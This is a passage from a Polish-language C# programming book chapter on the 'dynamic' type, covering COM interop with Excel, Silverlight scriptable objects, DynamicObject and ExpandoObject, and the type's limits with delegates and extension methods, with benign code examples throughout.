Microsoft Office zapewnia stosunkowo dobre wsparcie zarówno dla klientów automatyzacji COM, jak i dla języków o typowaniu statycznym, czasami jednak sposób jego działania staje się powodem innego problemu. Otóż API udostępniane przez aplikacje pakietu Office definiuje wiele właściwości, które mogą zwracać obiekty różnych typów. Na przykład właściwość **Worksheets** obiektu **Workbook** udostępnianego przez programu Excel może zwracać kolekcję zawierającą zarówno obiekty **Worksheet**, jak i **Chart**. W przypadku stosowania typowania statycznego konieczne byłoby rzutowanie tych obiektów na dowolny oczekiwany typ, tak jak robi przykład przedstawiony na [Przykład 14-5](#). Podobnych problemów przysparza właściwość **Cells**, która zapewnia dostęp do komórek obiektu **Worksheet** — zwraca ona obiekt **Range**, który zawiera indeksator mogący zwracać obiekty różnych typów, dlatego też musimy je rzutować na ten typ, którego oczekujemy. (W przykładzie z [Przykład 14-5](#) oczekujemy innego obiektu **Range** — reprezentującego pojedynczą komórkę z całego zakresu).

#### Przykład 14-5. Rzutowanie w świecie, w którym typ **dynamic** nie jest dostępny

```
using System.Reflection;
using Microsoft.Office.Interop.Excel;

class Program
```

```
{  
    static void Main(string[] args)  
    {  
        var excelApp = new Application();  
        excelApp.Visible = true;  
  
        Workbook workBook = excelApp.Workbooks.Add(Missing.Value);  
        Worksheet worksheet = (Worksheet) workBook.Worksheets[1];  
  
        Range cell = (Range) worksheet.Cells[1, "A"];  
        cell.set_Value(Missing.Value, 42);  
    }  
}
```

Powyższy przykład pokazuje niektóre spośród innych problemów, których przysparzało stosowanie mechanizmów współdziałania przed udostępnieniem C# 4.0. Jak widać, w dwóch miejscach musieliszy przekazać specjalną wartość, `Missing.Value`, informującą o braku opcjonalnego argumentu. Także kod, który zmienia wartość komórki arkusza, wygląda nieco dziwnie. Porównajmy ten przykład z kodem przedstawionym na [Przykład 14-6](#), który pokazuje, w jaki sposób można zrobić to samo w C# 4.0 (i nowszych wersjach języka).

#### Przykład 14-6. Korzystanie z obiektów programu Excel z użyciem typu `dynamic`

```
using Microsoft.Office.Interop.Excel;  
  
class Program  
{  
    static void Main(string[] args)  
    {  
        var excelApp = new Application();  
        excelApp.Visible = true;  
  
        Workbook workBook = excelApp.Workbooks.Add();  
        Worksheet worksheet = workBook.Worksheets[1];  
  
        worksheet.Cells[1, "A"] = 42;  
    }  
}
```

Można by sądzić, że powyższy kod w ogóle nie korzysta z typu `dynamic`. Jednak korzysta, choć robi to niejawnie. Właściwości i metody, które mogą zwracać obiekty różnych typów, mają teraz typ `dynamic`, a nie `object`. Na przykład w kodzie C# 4.0 (i w nowszych wersjach języka) wyrażenie `workbook.Worksheet[1]` jest typu `dynamic`. Dzięki temu mogliśmy zrezygnować z rzutowania — daną typu `dynamic` można zapisać w zmiennej dowolnego innego typu, a kompilator poczeka ze sprawdzeniem, czy takie przypisanie w ogóle jest możliwe, aż do momentu

wykonania kodu.

Także wyrażenie `worksheet.Cells[1, "A"]` jest typu `dynamic`. W przypadku arkusza przypisaliśmy wyrażenie typu `dynamic` w zmiennej konkretnego typu statycznego, a tym razem robimy na odwrót — próbujemy zapisać liczbę całkowitą w wyrażeniu typu `dynamic` reprezentującym komórkę arkusza. W języku C# większość wyrażeń nie może być stosowana jako miejsce docelowe operacji przypisania — mogą nim być zmienne, właściwości, elementy tablic, lecz nie większość wyrażeń zwracających wartość. Niemniej jednak ograniczenie to nie dotyczy wyrażeń zwracających daną typu `dynamic`, gdyż także w tym przypadku kompilator generuje odpowiedni kod, który w trakcie działania programu określi, co należy zrobić. Nie wszystkie obiekty mogą być miejscami docelowymi operacji przypisania, a zatem podobnie jak wszystkie inne operacje z użyciem typu `dynamic`, także i operacje przypisania mogą się zakończyć niepowodzeniem. Jednak automatyzacja COM definiuje pewien sposób pozwalający rozwiązać ten problem i to właśnie on zostanie użyty, gdy kod z [Przykład 14-6](#) spróbuje zapisać w komórce wartość 42.

Różnice pomiędzy przykładami z [Przykład 14-5](#) oraz [Przykład 14-6](#) są bardzo nieznaczne — łatwo można by uznać, że jest to właściwie ten sam kod. Przykład z [Przykład 14-6](#) jest bardziej przejrzysty i wygląda bardziej normalnie. Jak widać, typ `dynamic` działa w ukryciu, pomagając nam jednak tworzyć bardziej naturalny kod.

## Silverlight i obiekty skryptowe

W Silverlight słowo kluczowe `dynamic` odgrywa jeszcze jedną rolę związaną z mechanizmami współdziałania. Ponieważ aplikacje Silverlight są często wykonywane przez wtyczkę zainstalowaną w przeglądarce, zatem może się zdarzyć, że będą musiały korzystać z obiektów istniejących w świecie przeglądarki, takich jak elementy HTML lub obiekty JavaScript, a te zazwyczaj korzystają z typowania dynamicznego. Przeważnie określa się je mianem **obiektów skryptowych** (ang. *scriptable objects*), gdyż były tworzone i są stosowane w skryptach wykonywanych w przeglądarkach WWW.

Silverlight udostępnia różne klasy pomocnicze ułatwiające korzystanie z obiektów przeglądarki. Klasy te są znacznie wygodniejsze w użyciu niż usługi współdziałania niskiego poziomu opisane w [Rozdział 21.](#), jednak korzystanie z nich i tak jest dosyć kłopotliwe. W Silverlight v4 dodano obsługę słowa kluczowego `dynamic`, dzięki czemu korzystanie z obiektów tych typów jest nieco prostsze. [Przykład 14-7](#) przedstawia przykład wykorzystania jednego ze starszych API w celu wyświetlenia tekstu w elemencie HTML wyświetlonym na tej samej stronie, na której działa aplikacja Silverlight.

### Przykład 14-7. Korzystanie z elementów HTML bez użycia typu dynamic

```
HtmlElement targetDiv = HtmlPage.Document.GetElementById("targetDiv");
targetDiv.SetAttribute("innerText", "Witaj");
```

Podobnie jak w przypadku współdziałania z komponentami pakietu Office, także i tutaj zmiany, które można wprowadzić dzięki użyciu typu **dynamic**, są raczej nieznaczne. Zmodyfikowaną wersję kodu przedstawia [Przykład 14-8](#).

### Przykład 14-8. Korzystanie z elementów HTML przy użyciu typu dynamic

```
dynamic targetDiv = HtmlPage.Document.GetElementById("targetDiv");
targetDiv.innerText = "Witaj";
```

Jak widać, także w tym przykładzie użycie typu **dynamic** sprowadziło się głównie do możliwości nadania kodowi bardziej naturalnej i nieco bardziej zwięzlej postaci. Dzięki użyciu typu **dynamic** do atrybutów elementów HTML możemy się odwoływać w taki sam sposób, w jaki robimy to, pisząc skrypty działające w przeglądarce. Co więcej, chociaż przedstawione przykłady tego nie pokazują, to jednak w taki sam sposób można by używać zwykłych obiektów JavaScript w kodzie C#.

Choć pełna wersja .NET Framework umieszcza w GAC (globalnej pamięci podręcznej podzespołów) kopię podzespołu *Microsoft.CSharp*, to jednak nie jest on dostępny w zestawie podzespołów dostarczanych przez wtyczkę Silverlight.

Podzespoł ten zawiera cały kod zapewniający działanie typu **dynamic**, dlatego też w projektach Silverlight, które z niego korzystają, trzeba będzie dodawać referencję do tego podzespołu; w przeciwnym razie projektu nie uda się kompilować. Dodanie referencji sprawi, że kopia pliku *Microsoft.CSharp* zostanie dodana do pakietu *.xap*. W [Rozdział 12](#). napisano, że pakiety *.xap* zawierają kopię wszystkich podzespołów, do których projekt się odwołuje i które nie są podzespołami wbudowanymi; a co więcej, że są one dodawane niezależnie od tego, czy nasz kod ich używa, czy nie. Dlatego też, jeśli nie planujemy korzystania z typu **dynamic**, dodawanie odwołania do podzespołu *Microsoft.CSharp* będzie niepotrzebnym marnotrawstwem. To właśnie z tego powodu Visual Studio nie dodaje odwołania do tego podzespołu domyślnie. (Inne typy projektów C# będą automatycznie zawierać to odwołanie, gdyż w ich przypadku nieużywane podzespoły są ignorowane).

## **Dynamiczne języki .NET**

Kolejnym mechanizmem współdziałania, który ma wspierać typ **dynamic**, jest zapewnienie możliwości używania w kodzie C# obiektów pochodzących z języków skryptowych działających na platformie .NET. Na przykład firma Microsoft zaimplementowała dwa takie języki: IronPython oraz IronRuby. Bazując one na popularnych językach skryptowych Python oraz Ruby, jednak można ich używać na

platformie .NET, a ich dynamiczne możliwości bazują na wykorzystaniu DLR. Oznacza to, że można utworzyć obiekt w języku IronPython, korzystając przy tym z jego wszystkich dynamicznych możliwości, a następnie przekazać go do kodu C#. Języki tego rodzaju modyfikują sposób działania swoich obiektów w sytuacjach, gdy są używane za pośrednictwem referencji typu `dynamic`. (Takie dostosowywanie działania obiektów jest możliwe także w kodzie C#, o czym przekonasz się, czytając dalszą część rozdziału). A zatem podczas używania takich obiektów w kodzie C# będą one działać tak samo jak przypadku stosowania ich w języku, z którego pochodzą.

## Tajniki typu `dynamic`

Choć język C# uznał `dynamic` za odrębny typ, to jednak CLR traktuje go inaczej. Jeśli skorzystamy z narzędzi, które nie jest związane z żadnym językiem, takiego jak ILDASM, i za jego pomocą sprawdzimy metodę używającą `dynamic` jako typu wartości wynikowej lub parametru, to okaże się, że w rzeczywistości używany jest typ `System.Object`. Kiedy używamy typu `dynamic` w parametrach lub wartościach wynikowych oraz we właściwościach lub polach, to kompilator generuje kod, który używa typu `object` i dodaje do niego atrybut typu `DynamicAttribute`. (Niestandardowe atrybuty zostały opisane w [Rozdział 15](#)). CLR w ogóle nie używa tego atrybutu — ma on znaczenie wyłącznie dla kompilatora. Atrybut ten informuje, że za każdym razem, gdy kompilator będzie generować kod używający elementu oznaczonego tym atrybutem, powinien zapewnić, że będzie on działał w sposób odpowiadający typowi `dynamic`.

Kompilatory obsługujące typ `dynamic` (lub jego odpowiedniki) generują całkowicie inny kod, kiedy używają wyrażeń tego typu oraz kiedy obsługują dane typu `object`. W rzeczywistości to właśnie ten odmienny sposób obsługi jest kluczową cechą typu `dynamic`, dzięki której nie musi on być traktowany w wyjątkowy sposób przez CLR. Atrybut `DynamicAttribute` jest stosowany tylko po to, aby poinformować kompilator, kiedy należy zastosować mechanizmy działania typu `dynamic`. Dlatego nie znajdziemy tego atrybutu w zmiennych lokalnych typu `dynamic` — jedyny kod, który używa zmiennych lokalnych, to kod umieszczony w tej samej metodzie, w której zostały one zdefiniowane, a podczas generowania kodu IL tej metody kompilator na podstawie kodu źródłowego będzie już widział, które zmienne są dynamiczne, dlatego nie trzeba do nich dodawać żadnych atrybutów. Atrybut `DynamicAttribute` jest konieczny tylko w tych sytuacjach, kiedy jakiś inny kod może uzyskać dostęp do zmiennej i dlatego może potrzebować informacji o tym, że trzeba ją potraktować jako zmienną dynamiczną.

## Ograniczenia typu dynamic

Ponieważ `dynamic` jest uznawany za odrębny typ wyłącznie w świecie języka C#, a nie w CLR, zatem istnieją pewne rzeczy, których korzystając z niego, nie możemy zrobić. Użycie wyrażenia `typeof(dynamic)` spowoduje zgłoszenie błędu komplikacji, gdyż nie istnieje obiekt `Type` reprezentujący typ `dynamic`. (Obiekty odzwierciedlania są udostępniane przez CLR, a będzie ono udostępniać obiekty `Type` oraz `TypeInfo` tylko w tych przypadkach, gdy uzna, że to, co nas interesuje, jest typem). Typu `dynamic` nie można użyć do zdefiniowania typu pochodnego, gdyż dynamizm (jak można by to ująć) jest cechą wyrażenia, a nie jakiegoś konkretnego obiektu. Każdy obiekt może bądź to działać w sposób dynamiczny, bądź nie, zależnie od rodzaju referencji, za pośrednictwem której jest używany. Ten sposób działania nie jest czymś, na co może się zdecydować konkretna instancja, i dlatego nie jest on aspekiem typu obiektów. I właśnie z tego powodu nie jest to coś, co można dziedziczyć. Z tych samych względów nie można utworzyć instancji typu `dynamic`.

C# pozwala używać typu `dynamic` jako argumentów typu ogólnego, choć także w tym przypadku występują pewne ograniczenia. Ponieważ CLR nie dysponuje żadną reprezentacją tego typu, zatem C# musi skorzystać z czegoś, co go zastąpi; możemy się o tym przekonać, wykonując przykład przedstawiony na [Przykład 14-9](#).

### Przykład 14-9. Typy ogólne i typ `dynamic`

```
List<dynamic> x = new List<dynamic>();
Console.WriteLine(x.GetType() == typeof(List<object>));
```

Wykonanie powyższego kodu powoduje wyświetlenie wartości `True`, co pokazuje, że z punktu widzenia CLR `List<dynamic>` jest tym samym co `List<object>`. C# pozwala nam zrobić coś takiego, ponieważ zapewnienie dynamicznego charakteru takiego kodu może być w tym przypadku użyteczne. Możemy na przykład napisać kod przedstawiony na [Przykład 14-10](#), który nie działałby w razie użycia listy typu `List<object>`. Jego dwa pierwsze wiersze nie przysparzają problemów, natomiast próba skompilowania ostatniej instrukcji spowodowałaby zgłoszenie błędu.

### Przykład 14-10. Wykorzystanie nominalnie dynamicznego argumentu typu

```
x.Add(12);
x.Add(3.4);
Console.WriteLine(x[0] + x[1]);
```

Choć w rzeczywistości z punktu widzenia CLR jest to jedynie lista typu `List<object>`, to jednak kod przedstawiony na powyższym listingu działa, ponieważ kompilator C# wykonuje w trakcie działania programu dodatkowe operacje, które pozwalają określić, w jaki sposób należy wykonać dodawanie.

Gdyby tylko kompilator chciał, to mógłby stosować tę samą sztuczkę w przypadku zwyczajnych list `List<object>`, a nie tylko tych, które zostały utworzone jak listy `List<dynamic>`. W efekcie C# pozwala przypisać referencję jednego z tych typów w zmienne drugiego typu. A zatem nic nie stoi na przeszkodzie, aby napisać nieco zmodyfikowaną wersję powyższego przykładu, przedstawioną na [Przykład 14-11](#).

#### Przykład 14-11. Typ dynamic oraz zgodność typów ogólnych

```
List<dynamic> x = new List<object>();  
x.Add(12);  
x.Add(3.4);  
Console.WriteLine(x[0] + x[1]);
```

Ponieważ typ `dynamic` użyty jako argument typu ogólnego informuje w rzeczywistości kompilator, by użyć typu `object`, lecz w inny sposób wygenerować kod, zatem pojawiają się sytuacje, w których użycie typu `dynamic` jako argumentu typu ogólnego nie jest prawidłowe. [Przykład 14-12](#) przedstawia początek klasy, która próbuje implementować interfejs, używając `dynamic` jako argumentu typu.

#### Przykład 14-12. Przypadek, kiedy nie można używać `dynamic` jako argumentu typu

```
public class DynList : IEnumerable<dynamic> // Tej klasy nie można skompilować  
{  
    ....
```

Kompilator nie pozwoli na skompilowanie takiej klasy, a wszystko sprowadza się do tego, że słowo kluczowe `dynamic` informuje kompilator, jak ma wygenerować kod, który *używa* konkretnej zmiennej, argumentu lub wyrażenia. Nie można zadać pytania „czy on jest dynamiczny?” w odniesieniu do jakiegoś konkretnego obiektu, gdyż wszystko zależy od tego, w jaki sposób będziemy go traktować. Możemy używać dwóch zmiennych — typu `dynamic` i typu `object` — odwołujących się do tego samego obiektu. Analogicznie tę samą kolekcję możemy potraktować jako `IEnumerable<object>` oraz jako `IEnumerable<dynamic>`. Jednak jest to decyzja podejmowana przez kod używający kolekcji, a nie coś, co może nam narzucić jej twórcy.

Choć nie możemy zmusić kodu używającego naszego typu, by nadawał mu charakter dynamiczny, to jednak możemy kontrolować, jak nasz typ będzie wyglądał, kiedy będzie używany dynamicznie.

## **Niestandardowe obiekty dynamiczne**

Jak mieliśmy okazję się przekonać, zmienne typu `dynamic` traktują różne obiekty w różny sposób. W przypadku zwyczajnych obiektów .NET uzyskujemy sposób działania bazujący na wykorzystaniu odzwierciedlania, który stara się zapewnić zachowania zgodne z tymi, które C# stosuje w normalnym, „niedynamicznym”

kodzie. Jeśli jednak w dokładnie tej samej zmiennej umieścimy referencję do obiektu COM, to uzyskamy możliwość korzystania z API automatyzacji COM; natomiast w aplikacjach Silverlight zmienne typu `dynamic` zapewniają nie tylko działanie bazujące na wykorzystaniu odzwierciedlania, lecz także możliwość dostępu do obiektów JavaScript i HTML. Co więcej, jest to rozwiązanie, które można dalej rozszerzać.

Jeśli w tworzonej klasie zaimplementujemy interfejs `IDynamicMetaObjectProvider`, to uzyskamy możliwość określania składowych i operatorów, które będą dostępne dla naszego typu, gdy będzie on używany za pośrednictwem zmiennych typu `dynamic`. Istnieje także możliwość dostosowywania sposobów działania konwersji — możemy określić, co ma się stać, kiedy jakiś kod spróbuje zapisać referencję do naszego obiektu w zmiennej jakiegoś innego, statycznego typu, oraz co ma się stać, kiedy nasz obiekt zostanie umieszczony po lewej stronie operatora przypisania.

`IDynamicMetaObjectProvider` jest prostym interfejsem definiującym tylko jedną metodę — `GetMetaObject`. Metoda ta zwraca obiekt typu `DynamicMetaObject`, a stworzenie własnej klasy pochodnej tego typu jest dosyć skomplikowanym zagadnieniem. W razie implementacji własnego języka lub definiowania złożonego, zależnego od języka, dynamicznego znaczenia obiektów tworzenie takich klas będzie być może przedsięwzięciem wartym zachodu, jednak w prostszych przypadkach znacznie łatwiejszym rozwiązaniem będzie stworzenie klasy dziedziczącej po `DynamicObject`. Klasa ta implementuje interfejs `IDynamicMetaObjectProvider` i może za nas generować instancje klasy `DynamicObject`. Klasa `DynamicObject` definiuje różne metody, które można przesłaniać w celu określania różnych aspektów dynamicznego zachowania naszego typu.

**Przykład 14-13** przedstawia typ, który w razie użycia za pośrednictwem zmiennej typu `dynamic` będzie zmieniał swoje działanie w razie próby konwersji na typ `int`. W sposób dosyć samowolny uznaliśmy, że obiekty naszego typu będą przyjmowały wartość 1 w przypadku konwersji niejawnej oraz wartość 2 w przypadku konwersji jawnej (na przykład w razie użycia rzutowania).

#### Przykład 14-13. Dostosowywanie sposobu działania konwersji

```
using System.Dynamic;

public class CustomDynamicConversion : DynamicObject
{
    public override bool TryConvert(ConvertBinder binder, out object result)
    {
        if (binder.ReturnType == typeof(int))
```

```
{  
    result = binder.Explicit ? 1 : 2;  
    return true;  
}  
return base.TryConvert(binder, out result);  
}  
}
```

Przykład przedstawiony na [Przykład 14-14](#) tworzy instancję tej klasy i wykonuje dwie konwersje — niejawną i jawną. Poniższy kod wyświetla wyniki 1 i 2.

#### Przykład 14-14. Niestandardowe konwersje w działaniu

```
dynamic o = new CustomDynamicConversion();  
int x = o;  
int y = (int) o;  
Console.WriteLine(x);  
Console.WriteLine(y);
```

Oczywiście ten przykład nie jest szczegółowo użyteczny. Ma on jedynie pokazywać bardzo szczegółowy poziom kontroli, jaką dysponujemy nad nawet stosunkowo mało ważnymi szczegółami. Choć C# dokłada dużych starań, by normalne obiekty .NET używane za pośrednictwem zmiennych typu `dynamic` działały w sposób możliwie jak najbardziej zgodny ze swoim zwyczajnym sposobem działania, to jednak obiekty dostosowujące swoje zachowanie mogą robić, co im się podoba.

Oprócz konwersji klasa bazowa `DynamicObject` definiuje także metody, które można przesłaniać w celu obsługi operacji binarnych (takich jak dodawanie czy mnożenie), określania sposobu działania operatorów jednoargumentowych (takich jak negacja), dostępu do obiektów przy użyciu indeksów, wywołań (dzięki czemu obiekty typu `dynamic` mogą być używane w sposób przypominający delegaty) oraz pobierania i ustawiania wartości właściwości. [Przykład 14-15](#) pokazuje, jak można zmodyfikować obsługę indeksów i właściwości, by udostępniać informacje o katalogach i plikach.

#### Przykład 14-15. Dostęp do systemu plików przy użyciu możliwości klasy `DynamicObject`

```
public class DynamicFolder : DynamicObject  
{  
    private DirectoryInfo _directory;  
  
    public DynamicFolder(DirectoryInfo directory)  
    {  
        _directory = directory;  
        if (!directory.Exists)  
        {  
            throw new ArgumentException("Brak katalogu", "directory");  
        }  
    }
```

```

        }

    }

    public DynamicFolder(string path)
        : this(new DirectoryInfo(path))
    {
    }

    public override bool TryGetMember(GetMemberBinder binder, out object result)
    {
        DirectoryInfo[] items = _directory.GetDirectories(binder.Name);
        if (items.Length > 0)
        {
            result = new DynamicFolder(items[0]);
            return true;
        }
        return base.TryGetMember(binder, out result);
    }

    public override bool TryGetIndex(GetIndexBinder binder, object[] indexes,
                                    out object result)
    {
        if (indexes.Length == 1)
        {
            FileInfo[] items = _directory.GetFiles(indexes[0].ToString());
            if (items.Length > 0)
            {
                result = items[0];
                return true;
            }
        }
        return base.TryGetIndex(binder, indexes, out result);
    }
}

```

Powyższa klasa pozwala nam poruszać się po katalogach i pobierać informacje o plikach przy użyciu kodu przedstawionego na [Przykład 14-16](#).

#### Przykład 14-16. Zastosowanie klasy DynamicFolder

```

dynamic c = new DynamicFolder(@"c:\");
dynamic home = c.Users.Ian;
FileInfo textFile = home.Documents["Test.txt"];

```

Zmienna `home` odwołuje się do obiektu `DynamicFolder` reprezentującego katalog `c:\Users\Ian`, a jego ostatni wiersz pobiera obiekt reprezentujący katalog `Documents`, który następnie zostaje użyty do pobrania informacji o pliku `Test.txt`. Bardzo łatwo można sobie wyobrazić zastosowanie tej techniki do prezentowania na przykład danych w formacie JSON lub XML, wykorzystując do tego prostą

składnię przypominającą korzystanie z właściwości.

### OSTRZEŻENIE

Choć powyższe przykłady pokazują, w jaki sposób obiekt używany dynamicznie może decydować o tym, które właściwości będzie udostępniał, to jednak kod przedstawiony na [Przykład 14-16](#) nie jest doskonałym przykładem korzystania z informacji o systemie plików. Ma on bowiem problemy z obsługą katalogów, jeśli w ich nazwach pojawiają się znaki odstępu i kropki. Na przykład mielibyśmy poważne problemy, by odwołać się do katalogu `c:\ence.pence`, gdyż wyrażenie `c.Ence.Pence` odwołuje się do właściwości `Ence` obiektu `c`, a następnie do właściwości `Pence` uzyskanego wyniku — wychodzi zatem na to, że chcemy pobrać informacje o katalogu `c:\ence\pance`, a nie `c:\ence.pence`. A zatem przykład z [Przykład 14-16](#) jedynie demonstruje mechanizm dostosowywania i nie powinien być stosowany w kodzie produkcyjnym.

W bibliotece .NET Framework istnieje pewna godna uwagi klasa udostępniająca niestandardową implementację zachowań dynamicznych. Jest to klasa `ExpandoObject`.

## Klasa ExpandoObject

Klasa `ExpandoObject` jest typem zaprojektowanym pod kątem wykorzystania za pośrednictwem referencji typu `dynamic`. W przypadku takiego stosowania jej podstawową cechą jest możliwość zapisywania wartości we właściwościach o dowolnych nazwach. Jeśli obiekt jeszcze nie dysponuje właściwością o podanej nazwie, to zostanie ona do niego dynamicznie dodana. [Przykład 14-17](#) tworzy obiekt `ExpandoObject`, który początkowo nie ma żadnych właściwości, lecz pod koniec kodu dysponuje już trzema.

### Przykład 14-17. Dodawanie właściwości do obiektu ExpandoObject

```
dynamic ex = new ExpandoObject();
ex.X = 12.3;
ex.Y = 34.5;
ex.Name = "Point";
Console.WriteLine("{0}: {1}, {2}", ex.Name, ex.X, ex.Y);
```

Pod względem idei działania klasa ta przypomina słownik, choć zamiast indeksatora jest używana składnia odwołań do właściwości. W rzeczywistości klasa `ExpandoObject` implementuje interfejs `IDictionary<string, object>`, a zatem tuż poniżej kodu z [Przykład 14-17](#) można by umieścić kod przedstawiony na [Przykład 14-18](#).

### Przykład 14-18. Korzystanie z właściwości obiektu ExpandoObject jak z zawartością słownika

```
IDictionary<string, object> exd = ex;
Console.WriteLine("{0}: {1}, {2}", exd["Name"], exd["X"], exd["Y"]);
```

Klasa `ExpandoObject` może być użyteczna w sytuacjach, kiedy chcemy określić zawartość dynamicznego obiektu w trakcie działania programu. Takie rozwiązanie będzie znaczco prostsze od samodzielne tworzenia dynamicznego obiektu.

## Ograniczenia typu `dynamic`

Koniecznie trzeba pamiętać, że podstawowym przeznaczeniem typu `dynamic` w C# jest uproszczenie pewnych rozwiązań związanych z mechanizmami współdziałania. Celem tym nie jest natomiast zapewnienie w C# wsparcia dla programowania wykorzystującego typowanie dynamiczne jako realnej alternatywy dla typowania statycznego. I choć typ `dynamic` faktycznie pozwala na stosowanie w C# pewnych rozwiązań charakterystycznych dla języków dynamicznych, to jednak takie rozwiązania mają swoje wady. Jeśli spróbujemy w pełni wykorzystać możliwości dynamicznego stylu programowania, to wcześniej czy później na pewno da się zauważać statyczny charakter określania typów, leżący u podstaw języka C#.

Na przykład w razie stosowania danych typu `dynamic` niektóre rozwiązania korzystające z delegatów mogą nie działać zgodnie z naszymi oczekiwaniami. Proste rozwiązania będą działać prawidłowo, jak pokazuje przykład metody przedstawionej na [Przykład 14-19](#).

### Przykład 14-19. Prosta metoda

```
static void UseInt(int x)
{
    Console.WriteLine(x);
}
```

Taką metodę możemy przypisać do zmiennej typu delegatu `Action<int>`, a uzyskany wynik — do zmiennej typu `dynamic`. Zgodnie z oczekiwaniami taki delegat można następnie wywołać za pośrednictwem tej zmiennej, używając w tym celu doskonale znanej składni. Taki przykład przedstawia [Przykład 14-20](#).

### Przykład 14-20. Korzystanie z delegatu przy użyciu zmiennej typu `dynamic`

```
Action<int> a = UseInt;
dynamic da = a;
da(42);
```

W efekcie zostanie wywołana metoda `UseInt` z argumentem o wartości 42. Niemniej jednak nie można przypisać nazwy metody bezpośrednio do zmiennej typu `dynamic`, tak jak próbuje zrobić kod z [Przykład 14-21](#).

### Przykład 14-21. Nieprawidłowe przypisanie delegatu do zmiennej typu `dynamic`

```
dynamic da = UseInt; // Tego nie uda się skompilować
```

Takiej instrukcji nie uda się skompilować, gdyż kompilator nie wie, jakiego typu

ma użyć. Zmienna typu `dynamic` może się odwoływać do wszystkiego, jednak w tym przypadku kompilator ma zbyt dużo możliwości — istnieje kilka typów delegatów, których można by użyć, a kompilator nie wie, który z nich wybrać.

Być może najbardziej zaskakujący jest brak wsparcia dla konwersji pomiędzy zgodnymi ze sobą typami delegatów. [Przykład 14-22](#) definiuje typ delegatu, którego można używać, by odwoływać się do tych samych metod, do których mogą odwoływać się delegaty `Action<int>`. Nie ma wątpliwości, że można go użyć do stworzenia delegatu do metody `UseInt`.

#### Przykład 14-22. Delegat zgodny z `Action<int>`

```
public delegate void IntHandler(int x);
```

Pomimo to kod z [Przykład 14-23](#) można skompilować, lecz nie będzie on działać. Problemy pojawią się w przedostatnim wierszu i wynikają z braku możliwości skonwertowania delegatu `Action<int>` na `IntHandler`. Teoretycznie rzecz biorąc, język C# mógłby obsługiwać takie przypadki, gdyby tylko firma Microsoft uznała, że dodatkowy nakład pracy konieczny do zaimplementowania takiej możliwości jest opłacalny; najwyraźniej jednak firma uznała, że nie jest to warte zachodu.

#### Przykład 14-23. Niedostępna konwersja delegatów

```
Action<int> a = UseInt;
```

```
dynamic da = a;
```

```
IntHandler ih = da;
```

```
ih(42);
```

Co więcej, metody posiadające argumenty typu `dynamice` nie są zgodne z tak szeroką gamą typów delegatów, jak można by się spodziewać. Przeanalizujmy przykład metody przedstawionej na [Przykład 14-24](#).

#### Przykład 14-24. Prosta metoda z argumentem typu `dynamic`

```
static void UseAnything(dynamic x)
{
    Console.WriteLine(x);
}
```

C# nie pozwoli zapisać takiej metody w zmiennej typu `Action<int>`, choć nic nie stoi na przeszkodzie, by użyć wartości typu `int` w jej wywołaniu.

Jednak problematyczne rozwiązania, z myślą o których tworzono typ `dynamic`, nie korzystają w dużym stopniu z delegatów, dlatego też choć opisywane tu zagadnienia są rozczarowujące, to jednak nie można uznać, że stanowią zaskoczenie.

Kolejnym przykładem dowodzącym drugorzędnego statusu typu `dynamic` jest fakt,

że pozwala on na korzystanie z metod rozszerzeń. Na przykład: jeśli pozostaniemy przy typowaniu statycznym, to będziemy mogli napisać kod przedstawiony na [Przykład 14-25](#) i korzystać z dostawcy *LINQ to Objects* opisanego w [Rozdział 10](#). Utworzy on sekwencję liczb, a następnie użyje filtru, by usunąć z niej liczby nieparzyste.

### Przykład 14-25. Korzystanie z metod rozszerzeń

```
IEnumerable<int> xs = Enumerable.Range(1, 20);  
IEnumerable<int> evens = xs.Where(x => x % 2 == 0);
```

Jeśli zmienimy typ zmiennej `xs` z `IEnumerable<int>` na `dynamic`, to nawet nie uda się nam skompilować kodu. Zostanie zgłoszony poniższy błąd odnoszący się do drugiego wiersza:

```
error CS1977: Cannot use a lambda expression as an argument to a dynamically  
dispatched operation without first casting it to a delegate or  
expression tree type[63]
```

Działanie wyrażeń lambda w bardzo dużym stopniu bazuje na wnioskowaniu typów, a ono z kolei na typowaniu statycznym. W przykładzie przedstawionym na [Przykład 14-25](#) kompilator wie, jakiego typu jest zmienna `xs`, i dlatego jest w stanie odszukać definicję metody `Where`. Z kolei dzięki temu będzie wiedział, że wymaga ona argumentu typu `Func<int, bool>`. Jednak zmieniając typ zmiennej `xs` na `dynamic`, sprawimy, że kompilator nie jest w stanie określić wymaganego typu danych. (Nie wie nawet, czy chodzi nam o użycie metody zagnieżdzonej, czy drzewa wyrażenia). Możemy jednak sprawić, że kompilator będzie w stanie skompilować powyższy fragment kodu — należy tylko jawnie określić typ delegatu, którego chcemy użyć (tak właśnie działa przykład przedstawiony na [Przykład 14-26](#)). Takie rozwiązanie przekreśla jednak wszystko, co stanowi największą zaletę typowania dynamicznego — bez wątpienia jawnie określenie typu, którego chcemy użyć, zajmie nam nie więcej, lecz mniej czasu.

### Przykład 14-26. Określanie typu delegatu

```
dynamic xs = Enumerable.Range(1, 20);  
Func<int, bool> pred = x => x % 2 == 0;  
IEnumerable<int> evens = xs.Where(pred);
```

Niestety, choć taki kod można skompilować, to jednak podczas jego wykonywania pojawią się problemy. Wywołanie `Where` spowoduje zgłoszenie wyjątku informującego o braku takiej metody. Jest to dosyć dziwne, gdyż wydawało się, że w przykładzie z [Przykład 14-25](#) metoda ta jest dostępna. Jednak problem polega na tym, że w tym przypadku `Where` jest metodą rozszerzania. Obiekt, do którego odwołuje się zmienna `xs`, w rzeczywistości nie definiuje żadnej metody o tej nazwie. Kompilator nie jest w stanie pobrać informacji kontekstowych, które są

niezbędne, by metoda rozszerzeń mogła być używana dynamicznie. Teoretycznie byłoby to możliwe, jednak wymagałoby pamiętania wszystkich przestrzeni nazw, które były w zakresie we wszystkich miejscach, gdzie są realizowane wywołania dynamiczne, a to wiązałoby się ze znacznymi narzutami i wzrostem złożoności. A ponieważ żadne z zastosowań mechanizmów współdziałania, z myślą o których był projektowany typ `dynamic`, nie wymaga takich możliwości, dlatego też metody rozszerzeń nie są przez niego obsługiwane.

## Podsumowanie

